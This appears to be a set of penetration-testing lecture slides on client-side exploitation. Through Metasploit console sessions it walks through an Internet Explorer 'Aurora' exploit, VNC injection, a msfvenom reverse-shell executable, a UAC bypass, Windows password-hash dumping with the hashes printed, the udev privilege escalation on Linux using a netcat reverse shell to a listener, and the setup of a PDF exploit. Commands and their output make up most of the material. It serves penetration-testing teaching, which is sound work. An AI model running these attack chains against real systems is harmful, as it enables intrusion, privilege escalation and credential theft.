



Chapter 10 Client-side exploitation

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Vulnerabilities we've studied

- Services listening on ports
 - Nmap, Nessus, etc.
 - Unchanged passwords
 - WebDAV default credentials
 - phpmyadmin, etc.
 - Misconfigured web servers
 - Zervit 0.4, SLMail 5.5, etc.
 - We'll study attacks that **target local software on a system**
 - This software is not listening on a port, but network based
- Serverside-exploitation
: What if these were all patched
and well configured?

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Outline


- Bypassing Filters with Metasploit Payloads
 - ❖ All Ports
 - ❖ HTTP and HTTPS Payloads
- Client-Side Attack
 - ❖ Browser Exploitation
 - ❖ PDF Exploits
 - ❖ Java Exploits
 - ❖ Browser_autopwn
 - ❖ Winamp
- Summary

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Client Side Exploitation

- As security is taken more seriously and **service-side vulnerabilities** become more difficult to find from an Internet-facing perspective, **client-side exploitation** is becoming key to gaining access to even carefully protected internal networks (web browser, document viewer, music player, etc.)
- The success of client-side attacks relies on somehow **making sure that our exploit is downloaded and opened in a vulnerable product**



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Bypassing Filters with Metasploit payloads

- Metasploit's payloads that can be used to bypass filtering technologies you may encounter on your pentests
- All Ports
 - ❖ How can we find the ports that are allowed through the filter?
 - ❖ The Metasploit ***reverse_tcp_allports*** payloads
- HTTP and HTTPS Payloads
 - ❖ Some filters may allow all traffic out on certain ports
 - ❖ The most advanced filtering systems use **content inspection** to screen for legitimate protocol-specific traffic
 - ❖ These payloads follow the HTTP and HTTPS specifications

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Aurora exploit

- Aurora exploit against **Internet Explorer**
 - This exploit was used in 2010 against major companies such as Google, Adobe, and Yahoo
 - Internet Explorer had a zero-day vulnerability at that time (=> zero-day attack)
 - The URL Validation Vulnerability (CVE-2010-0027) is addressed by the update (MS10-002), <https://www.exploit-db.com/exploits/33552>
 - Exploit/windows/browser/ms10_002_aurora module exploits a **memory corruption flaw in Internet Explorer**
 - It works regardless of the versions of Windows running

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Browser Exploitation-MS-10-002

```

=[ metasploit v5.0.38-dev ]
+ -- --=[ 1912 exploits - 1073 auxiliary - 329 post ]
+ -- --=[ 545 payloads - 45 encoders - 10 nops ]
+ -- --=[ 3 evasion ]

msf5 > search ms10-002

Matching Modules
=====
#  Name
-  -
0  exploit/windows/browser/ms10_002_aurora
   Internet Explorer "Aurora" Memory Corruption
1  exploit/windows/browser/ms10_002_ie_object
   Internet Explorer Object Memory Use-After-Free

msf5 > use exploit/windows/browser/ms10_002_aurora
msf5 exploit(windows/browser/ms10_002_aurora) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp

```

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Show Options

The local IP address for the server = your machine (0.0.0.0: listen on all addresses on the local system)

Set a specific URL to listen

Same with SRVHOST

```

msf5 exploit(windows/browser/ms10_002_aurora) > show options

Module options (exploit/windows/browser/ms10_002_aurora):
-----
Name      Current Setting  Required  Description
-----
SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT    8080             yes       The local port to listen on.
SSL        false            no        Negotiate SSL for incoming connections
SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
URIPATH                     no        The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     0.0.0.0          yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

```

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Browser Exploitation - cont'd

- Unlike network attacks, where we will see a session right away if our attack succeeds, when performing client-side attacks, **we must wait until a user accesses our malicious page**
- Aurora vulnerability is not as reliable as exploiting the other vulnerabilities
 - ❖ Even if the web browser's vulnerability is available, this exploit may not work every time (try again)
 - ❖ In addition, the exploitation involved in getting our session has made the browser unusable (browser stops... or crash)
 - The problem for us is that users who have been tricked into visiting our malicious site will naturally want to continue using their browsers
 - They may force-quit the browser, or the browser may crash on its own due to its unstable state (meterpreter session also dies)
- Then, how can we keep our Meterpreter session alive?

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Browser Exploitation - cont'd

- Running Scripts in a Meterpreter Session
 - ❖ Meterpreter scripts that can be run in an open session can be found at `/usr/share/Metasploit-framework/scripts/meterpreter`
 - We'll be using the script `migrate.rb` that allows us to move Meterpreter from the memory of one process to another

```
meterpreter > run migrate -h
```

```
[!] Meterpreter scripts are deprecated. Try post/windows/manage/migrate.
[!] Example: run post/windows/manage/migrate OPTION=value [...]
```

OPTIONS:

Options →

```
-f      Launch a process and migrate into the new process
-h      Help menu.
-k      Kill original process.
-n <opt> Migrate into the first process with this executable name (explorer.exe)
-p <opt> PID to migrate to.
```

- But, it's not easy to migrate meterpreter session into another process as soon as the browser connects to the server (how do we automatically do this?)

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Advanced Options

```
msf5 exploit(windows/browser/ms10_002_aurora) > set LHOST 153.91.152.99
LHOST => 153.91.152.99
msf5 exploit(windows/browser/ms10_002_aurora) > set URIPATH xyz
URIPATH => xyz
msf5 exploit(windows/browser/ms10_002_aurora) > show advanced

Module advanced options (exploit/windows/browser/ms10_002_aurora):
```

Name	Current Setting	Required	Description
ContextInformationFile		no	The information file that contains context information
DisablePayloadHandler	false	no	Disable the handler code for the selected payload
EnableContextEncoding	false	no	Use transient context when encoding payloads
ListenerCommService		no	The specific communication channel to use for this service
SSLCipher		no	String for SSL cipher spec - "DHE-RSA-AES256-SHA" or "ADH"
SSLCompression	false	no	Enable SSL/TLS-level compression
SendRobots	false	no	Return a robots.txt file if asked for one
URIHOST		no	Host to use in URI (useful for tunnels)
URIPORT		no	Port to use in URI (useful for tunnels)
VERBOSE	false	no	Enable detailed status messages
WORKSPACE		no	Specify the workspace for this module

```

Payload advanced options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -
AutoLoadStdapi  true            yes       Automatically load the Stdapi extension
AutoRunScript   no              no        A script to run automatically on session creation.
AutoSystemInfo  true            yes       Automatically capture system information on initialization.

```

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Set Advanced Option

```
msf5 exploit(windows/browser/ms10_002_aurora) > set AutoRunScript migrate -f
AutoRunScript => migrate -f
msf5 exploit(windows/browser/ms10_002_aurora) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 153.91.152.99:4444
[*] Using URI: http://0.0.0.0:8080/xyz
[*] Local IP: http://153.91.152.99:8080/xyz
[*] Server started.
msf5 exploit(windows/browser/ms10_002_aurora) > [*] 153.91.155.123 ms10_002_aurora - Sending MS10-002 Microsoft Internet Explorer "Aurora" Memory Corruption
[*] Sending stage (179779 bytes) to 153.91.155.123
[*] Meterpreter session 1 opened (153.91.152.99:4444 -> 153.91.155.123:1037) at 2019-10-11 23:15:10 -0400
[*] Session ID 1 (153.91.152.99:4444 -> 153.91.155.123:1037) processing AutoRunScript 'migrate -f'
[*] Meterpreter scripts are deprecated. Try post/windows/manage/migrate.
[*] Example: run post/windows/manage/migrate OPTION=value [...]
[*] Current server process: iexplore.exe (1252)
[*] Spawning notepad.exe process to migrate to
[*] Migrating to 1904
[*] Successfully migrated to process

msf5 exploit(windows/browser/ms10_002_aurora) > sessions -l

Active sessions
=====
Id  Name  Type  Information  Connection
--  --
1   meterpreter x86/windows  GEORGIA-B6A50C4\georgia @ GEORGIA-B6A50C4  153.91.152.99:4444 -> 153.91.155.123:1037 (153.91.155.123)

msf5 exploit(windows/browser/ms10_002_aurora) >
```

Automatically migrated

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Check the Migrated Process

- C:\> tasklist

```

C:\Documents and Settings\georgia> tasklist

Image Name                   PID      Session Name        Architecture
-----
smss.exe                     376      Console             x86
csrss.exe                     600      Console             x86
winlogon.exe                  624      Console             x86
services.exe                  668      Console             x86
lsass.exe                     680      Console             x86
vmacthlp.exe                  844      Console             x86
svchost.exe                   856      Console             x86
svchost.exe                   936      Console             x86
svchost.exe                   1032     Console             x86
svchost.exe                   1076     Console             x86
svchost.exe                   1296     Console             x86
spoolsv.exe                   1396     Console             x86
VGAAuthService.exe            1612     Console             x86
vmttoolsd.exe                 1656     Console             x86
wmiprvse.exe                   1928     Console             x86
alg.exe                       400      Console             x86
wsentfy.exe                   1608     Console             x86
explorer.exe                   1908     Console             x86
vmttoolsd.exe                 260      Console             x86
notepad.exe                    1904     Console             x86
cmd.exe                       1724     Console             x86
tasklist.exe                   412      Console             x86
  
```

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Browser Exploitation MS11-003

- Evading content filtering using VNC

*exploits a memory corruption vulnerability within Microsoft's HTML engine (mshtml)

```

msf5 > search ms11-003

Matching Modules
=====
#  Name
ck Description
-  -
0  exploit/windows/browser/ms11_003_ie_css_import  2010-11-29  good No
MS11-003 Microsoft Internet Explorer CSS Recursive Import Use After Free

msf5 > use exploit/windows/browser/ms11_003_ie_css_import
msf5 exploit(windows/browser/ms11_003_ie_css_import) > set PAYLOAD windows/vncinject/reverse_tcp
PAYLOAD => windows/vncinject/reverse_tcp
msf5 exploit(windows/browser/ms11_003_ie_css_import) > show options
  
```

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Show Options

```
msf5 exploit(windows/browser/ms11_003_ie_css_import) > show options
```

Module options (exploit/windows/browser/ms11_003_ie_css_import):

Name	Current Setting	Required	Description
OBFUSCATE	true	no	Enable JavaScript obfuscation
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

Payload options (windows/vncinject/reverse_tcp):

Name	Current Setting	Required	Description
AUTOVNC	true	yes	Automatically launch VNC viewer if present
DisableCourtesyShell	true	no	Disables the Metasploit Courtesy shell
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port
VNCHOST	127.0.0.1	yes	The local host to use for the VNC proxy
VNCPORT	5900	yes	The local port to use for the VNC proxy
ViewOnly	true	no	Runs the viewer in view mode

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Launch the Attack

```
msf5 exploit(windows/browser/ms11_003_ie_css_import) > set LHOST 153.91.152.99
LHOST => 153.91.152.99
msf5 exploit(windows/browser/ms11_003_ie_css_import) > set URIPATH xyz
URIPATH => xyz
msf5 exploit(windows/browser/ms11_003_ie_css_import) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 153.91.152.99:4444
[*] Using URL: http://0.0.0.0:8080/xyz
msf5 exploit(windows/browser/ms11_003_ie_css_import) > [*] Local IP: http://153.91.152.99:8080/xyz
[*] Server started.
```

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Local Privilege Escalation

- Creating **msfvenom** payload that will be delivered to the limited account

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=153.91.152.99 -f exe > /var/www/html/file.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes

```

*To run apache2 server in Kali: service apache2 start

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Use the exploit/multi/handler

```

= [ metasploit v5.0.38-dev ]
+ -- ==[ 1912 exploits - 1073 auxiliary - 329 post ]
+ -- ==[ 545 payloads - 45 encoders - 10 nops ]
+ -- ==[ 3 evasion ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  153.91.152.99    yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     153.91.152.99   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

```

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
Set Options

```
msf5 exploit(multi/handler) > set LHOST 153.91.152.99
LHOST => 153.91.152.99
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 153.91.152.99:4444
```

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
Download the File to the Victim Machine



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Execute the File



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Exploited with Limited Privilege

```

[*] Started reverse TCP handler on 153.91.152.99:4444
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 153.91.155.31
[*] Meterpreter session 1 opened (153.91.152.99:4444 -> 153.91.155.31:58676) at 2019-10-12 00:09:59 -0400

msf5 exploit(multi/handler) > sessions -l

Active sessions
=====
Id  Name  Type  Information  Connection
--  -
1   meterpreter x86/windows  WIN-KONGNAISH3M\monk @ WIN-KONGNAISH3M  153.91.152.99:4444 -> 153.91.155.31:58676 (153.91.155.31)

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WIN-KONGNAISH3M\monk
meterpreter > run hashdump

[*] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.
[*] Example: run post/windows/gather/smart_hashdump OPTION=value [...]
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 57a231318c0eaa5d2b97385b4093e62...
[-] Meterpreter Exception: Rex::Post::Meterpreter::RequestError stdapi_registry_open key: Operation failed: Access is denied.
[-] This script requires the use of a SYSTEM user context (hint: migrate into service process)
meterpreter > getsystem
[-] priv elevate getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)

```

Because of lack of privilege

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UAC (User Account Control)

Use exploit/windows/local/bypassuac

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > use exploit/windows/local/bypassuac
msf5 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

  Name      Current Setting  Required  Description
  ----      -
  SESSION   yes              yes       The session to run this module on.
  TECHNIQUE EXE              yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)

Exploit target:

  Id  Name
  --  -
  0    Windows x86

msf5 exploit(windows/local/bypassuac) > set SESSION 1
SESSION => 1
```

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Select and Set the Payload

```
msf5 exploit(windows/local/bypassuac) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

  Name      Current Setting  Required  Description
  ----      -
  SESSION   1                yes       The session to run this module on.
  TECHNIQUE EXE              yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     153.91.152.99    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Windows x86

msf5 exploit(windows/local/bypassuac) > set LHOST 153.91.152.99
LHOST => 153.91.152.99
```

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Local Privilege Escalation

```
msf5 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 153.91.152.99:4444
[*] UAC is Enabled, checking level...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (179779 bytes) to 153.91.155.31
[*] Meterpreter session 2 opened (153.91.152.99:4444 -> 153.91.155.31:58677) at 2019-10-12 00:15:09 -0400

meterpreter > getuid
Server username: WIN-KONGNAISH3M\monk
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

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Dump the Hash

```
meterpreter > run hashdump

[*] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.
[*] Example: run post/windows/gather/smart_hashdump OPTION=value [...]

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 57a231318c0eaf5d2b97385b4093e62...
/usr/share/metasploit-framework/lib/rex/script/base.rb:134: warning: constant OpenSSL::Cipher::Cipher is deprecated
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
/usr/share/metasploit-framework/lib/rex/script/base.rb:268: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/share/metasploit-framework/lib/rex/script/base.rb:272: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/share/metasploit-framework/lib/rex/script/base.rb:279: warning: constant OpenSSL::Cipher::Cipher is deprecated
[*] Dumping password hints...

frank:"reverse password"
georgia:"default password"

[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
frank:1001:aad3b435b51404eeaad3b435b51404ee:7564d84fe07955804577569e71d0f4e4d:::
monk:1002:aad3b435b51404eeaad3b435b51404ee:f9a2d4b1ede1eca5a56356d77fd7b45:::
georgia:1003:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c:::
```

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Use the Post Module to Dump the Hash

```
meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(windows/local/bypassuac) > use post/windows/gather/smart_hashdump
msf5 post(windows/gather/smart_hashdump) > show options

Module options (post/windows/gather/smart_hashdump):
-----
Name           Current Setting  Required  Description
-----
GETSYSTEM      false           no        Attempt to get SYSTEM privilege on the target host.
SESSION        yes             yes       The session to run this module on.

msf5 post(windows/gather/smart_hashdump) > set SESSION 2
SESSION => 2
msf5 post(windows/gather/smart_hashdump) > exploit

[*] Running module against WIN-KONGNAISH3M
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in Jtr password file format to:
[*] /root/.msf4/loot/20191012004604_default_153.91.155.31_windows.hashes_241838.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 57a231318c0eaa5d2b97385b4093e62...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[*] frank:"reverse password"
[*] georgia:"default password"
[*] Dumping password hashes...
[*] Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] monk:1002:aad3b435b51404eeaad3b435b51404ee:f9a2d4b1ede1eca53a56356d77fd7b45:::
[*] georgia:1003:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c:::
[*] Post module execution completed
msf5 post(windows/gather/smart_hashdump) > |
```

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An Easy Way

```
meterpreter > run -h
Usage: run <script> [arguments]

Executes a ruby script or Metasploit Post module in the context of the
meterpreter session. Post modules can take arguments in var=val format.
Example: run post/foo/bar BAZ=abcd

meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against GEORGIA-B6A50C4
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in Jtr password file format to:
[*] /root/.msf4/loot/20191018234035_default_153.91.155.123_windows.hashes_265303.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 2f75a79e4ac9b1d363ad80df0b23b671...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[*] georgia:"The normal password"
[*] secret:"The regular password"
[*] frank:"Reverse password"
[*] monk:"Crazy password"
[*] Dumping password hashes...
[*] Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eae8fb117ad06bdd830b7586c:::
[*] HelpAssistant:1000:82e2db1d9eeca47d7133c81415e1b8aa9:670f37f4a9f78b3c8abe61a95a89f1ed:::
[*] SUPPORT_308945ab:1002:aad3b435b51404eeaad3b435b51404ee:42597089c0d3d0570e5316ca07e5b434:::
[*] georgia:1003:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eae8fb117ad06bdd830b7586c:::
[*] secret:1004:e52cac67419a9a22664345140a852f61:58a478135a93ac3bf058a5ea0e8fdb71:::
[*] frank:1005:d88756df13724806aad3b435b51404ee:7564d84f607955804577569e716dfe4d:::
[*] monk:1006:8ece4a2d07417e32aad3b435b51404ee:f9a2d4b1ede1eca53a56356d77fd7b45:::
meterpreter > |
```

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Local Privilege Escalation: Linux

- To escalate privilege in Linux, we need a bit of information about the system
 - Linux kernel version / Ubuntu release version

```
georgia@ubuntu:~$ uname -a
Linux ubuntu 2.6.27-7-generic #1 SMP Fri Oct 24 06:42:44 UTC 2008 i686 GNU/Linux
georgia@ubuntu:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:   Ubuntu 8.10
Release:      8.10
Codename:     intrepid
georgia@ubuntu:~$
```

```
georgia@ubuntu:~$ udevadm --version
124
georgia@ubuntu:~$
```


- This version of Linux system is vulnerable to privilege escalation
- Udev**: device manager for the Linux kernel, CVE-2009-1185
 - User space process can run code with root privilege of **udev** version 141 and earlier

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Linux Kernel Space vs. User Space

- While processes run in kernel mode, they have unrestricted access to the hardware. The other mode is user mode, which is a non-privileged mode for user programs.



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Local Privilege Escalation: Linux

- Kali linux includes a local repository of public exploit code from **exploitdb.com** at `/usr/share/exploitdb`, that includes a utility called **searchsploit**

- Searchsploit** can be used to search for useful code

```
(kali@kali)-[~]
$ searchsploit udev
```

Exploit Title	Path
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gentoo) UDEV < 1.4.1 - Local Pri	linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privil	linux/local/8572.c
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation	linux/local/41886.c
Linux Kernel UDEV < 1.4.1 - 'Netlink' Local Privilege Escalation (Metasp	linux/local/21848.rb

```
Shellcodes: No Results
```

```
(kali@kali)-[~]
$ searchsploit Ubuntu 8.1
```

Exploit Title	Path
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11	linux/local/9545.c
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privil	linux/local/8572.c
Linux Kernel 2.6.20/2.6.24/2.6.27 7-10 (Ubuntu 7.04/8.04/8.10 / Fedora C	linux/remote/8556.c
Linux Kernel 2.6.24 16-23/2.6.27 7-10/2.6.28.3 (Ubuntu 8.04/8.10 / Fedor	linux_x86-64/local/9083.c
Sudo 1.8.14 (RHEL 5/6/7 / Ubuntu) - 'Sudoedit' Unauthorized Privilege Es	linux/local/37710.txt
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privil	linux/local/41760.txt

```
Shellcodes: No Results
```

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Research the Exploit

```
(kali@kali)-[~]
$ cat /usr/share/exploitdb/exploits/linux/local/8572.c
```

```
/*
 * cve-2009-1185.c 16-23/2.6.27 7-10/2.6.28.3 (Ubuntu 8
 * Sudo 1.8.14 (RHEL 5/6/7 / Ubuntu) - 'Sudoedit' Unauthori
 * udev < 141 Local Privilege Escalation Exploitia User I
 * Jon Oberheide <jon@oberheide.org>
 * http://jon.oberheide.org
 *
 * Usage:
 *
 * Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
 * usually is the udevd PID minus 1) as argv[1].
 *
 * The exploit will execute /tmp/run as root so throw whatever payload you
 * want in there.
 */
```

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Find the Process ID

Pass the PID of the udevd netlink socket (listed in /proc/net/netlink, usually is the udevd PID minus 1) as argv[1].
The exploit will execute /tmp/run as root so throw whatever payload you want in there.

```
georgia@ubuntu:~$ cat /proc/net/netlink
sk      Eth Pid  Groups  Rmem  Wmem  Dump  Locks
f790ea00 0 5512 00000111 0 0 00000000 2
f74ccc00 0 0 00000000 0 0 00000000 2
f79a2800 0 6451 00000001 0 0 00000000 2
eaf40400 0 4200755 00000000 0 0 00000000 2
eae80000 4 0 00000000 0 0 00000000 2
eadeea00 7 0 00000000 0 0 00000000 2
eb2ff600 9 0 00000000 0 0 00000000 2
f75f2800 10 0 00000000 0 0 00000000 2
f75f0200 11 0 00000000 0 0 00000000 2
f7ad8400 12 2466 00000001 0 0 00000000 2
f74cd400 13 0 00000000 0 0 00000000 2
f75f1c00 16 0 00000000 0 0 00000000 2
f7a10000 18 0 00000000 0 0 00000000 2
georgia@ubuntu:~$ ps aux | grep udevd
root      2467  0.0  0.0  2532 1020 ?        S<s  11:03   0:00 /sbin/udev --d
aemon
georgia  13537  0.0  0.0  3236  796 pts/0    R+   14:06   0:00 grep udev
```

(PID of the udev netlink socket) = (PID of the udevd) - 1

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Download the Exploit Code

```
(kali@kali) - [/usr/.../exploitdb/exploits/linux/local]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
georgia@ubuntu:~$ wget http://10.0.2.128:8000/8572.c
--2021-10-08 13:52:11-- http://10.0.2.128:8000/8572.c
Connecting to 10.0.2.128:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2876 (2.8K) [text/x-csrc]
Saving to: `8572.c'

100%[=====>] 2,876 --.-K/s in 0s

2021-10-08 13:52:11 (600 MB/s) - `8572.c' saved [2876/2876]

georgia@ubuntu:~$ ls -l
total 16892
-rw-r--r-- 1 georgia georgia 2876 2021-05-21 22:01 8572.c
prw-r--r-- 1 georgia georgia 0 2020-08-24 11:51 backpipe
-rw----- 1 georgia georgia 21884928 2013-01-07 08:45 core.14545
```

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Exploit the Vulnerability

- Ubuntu has nc already, let it run as a root to connect back to the listener in Kali

Pass the PID of the udevd netlink socket (listed in /proc/net/netlink, usually is the udevd PID minus 1) as argv[1].
The exploit will execute /tmp/run as root so throw whatever payload you want in there.

```
georgia@ubuntu:/$ cat /tmp/run
#!/bin/bash
nc 192.168.84.160 3333 -e /bin/bash
georgia@ubuntu:/$
```

- Compile with gcc & run

```
georgia@ubuntu:~$ gcc -o exploit 8572.c
georgia@ubuntu:~$ ./exploit 2466
georgia@ubuntu:~$
```

Output file

whoami
root

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PDF Exploits

- PDF (Portable Document Format)

❖ If a user can be enticed to open a malicious PDF in a vulnerable viewer, the program can be exploited

```
msf6 > use exploit/windows/fileformat/adobe_utilprintf
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_utilprintf) > show options
```

Module options (exploit/windows/fileformat/adobe_utilprintf):

Name	Current Setting	Required	Description
FILENAME	msf.pdf	yes	The file name.

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.0.2.128	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

DisablePayloadHandler: True (no handler will be created!)

Exploit target:

Id	Name
0	Adobe Reader v8.1.2 (Windows XP SP3 English)

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Select the Module

```
msf5 > search cve-2008-2992
Matching Modules
=====
#  Name                                     Disclosure Date Rank Check Description
--  -
0  exploit/windows/browser/adobe_utilprintf 2008-02-08      good No  Adobe util.printf() Buffer Overflow
1  exploit/windows/fileformat/adobe_utilprintf 2008-02-08      good No  Adobe util.printf() Buffer Overflow

msf5 > use exploit/windows/fileformat/adobe_utilprintf
msf5 exploit(windows/fileformat/adobe_utilprintf) > set PAYLOAD windows/meterpreter/reverse_http
PAYLOAD => windows/meterpreter/reverse_http
msf5 exploit(windows/fileformat/adobe_utilprintf) > show options
Module options (exploit/windows/fileformat/adobe_utilprintf):
Name      Current Setting Required Description
-----
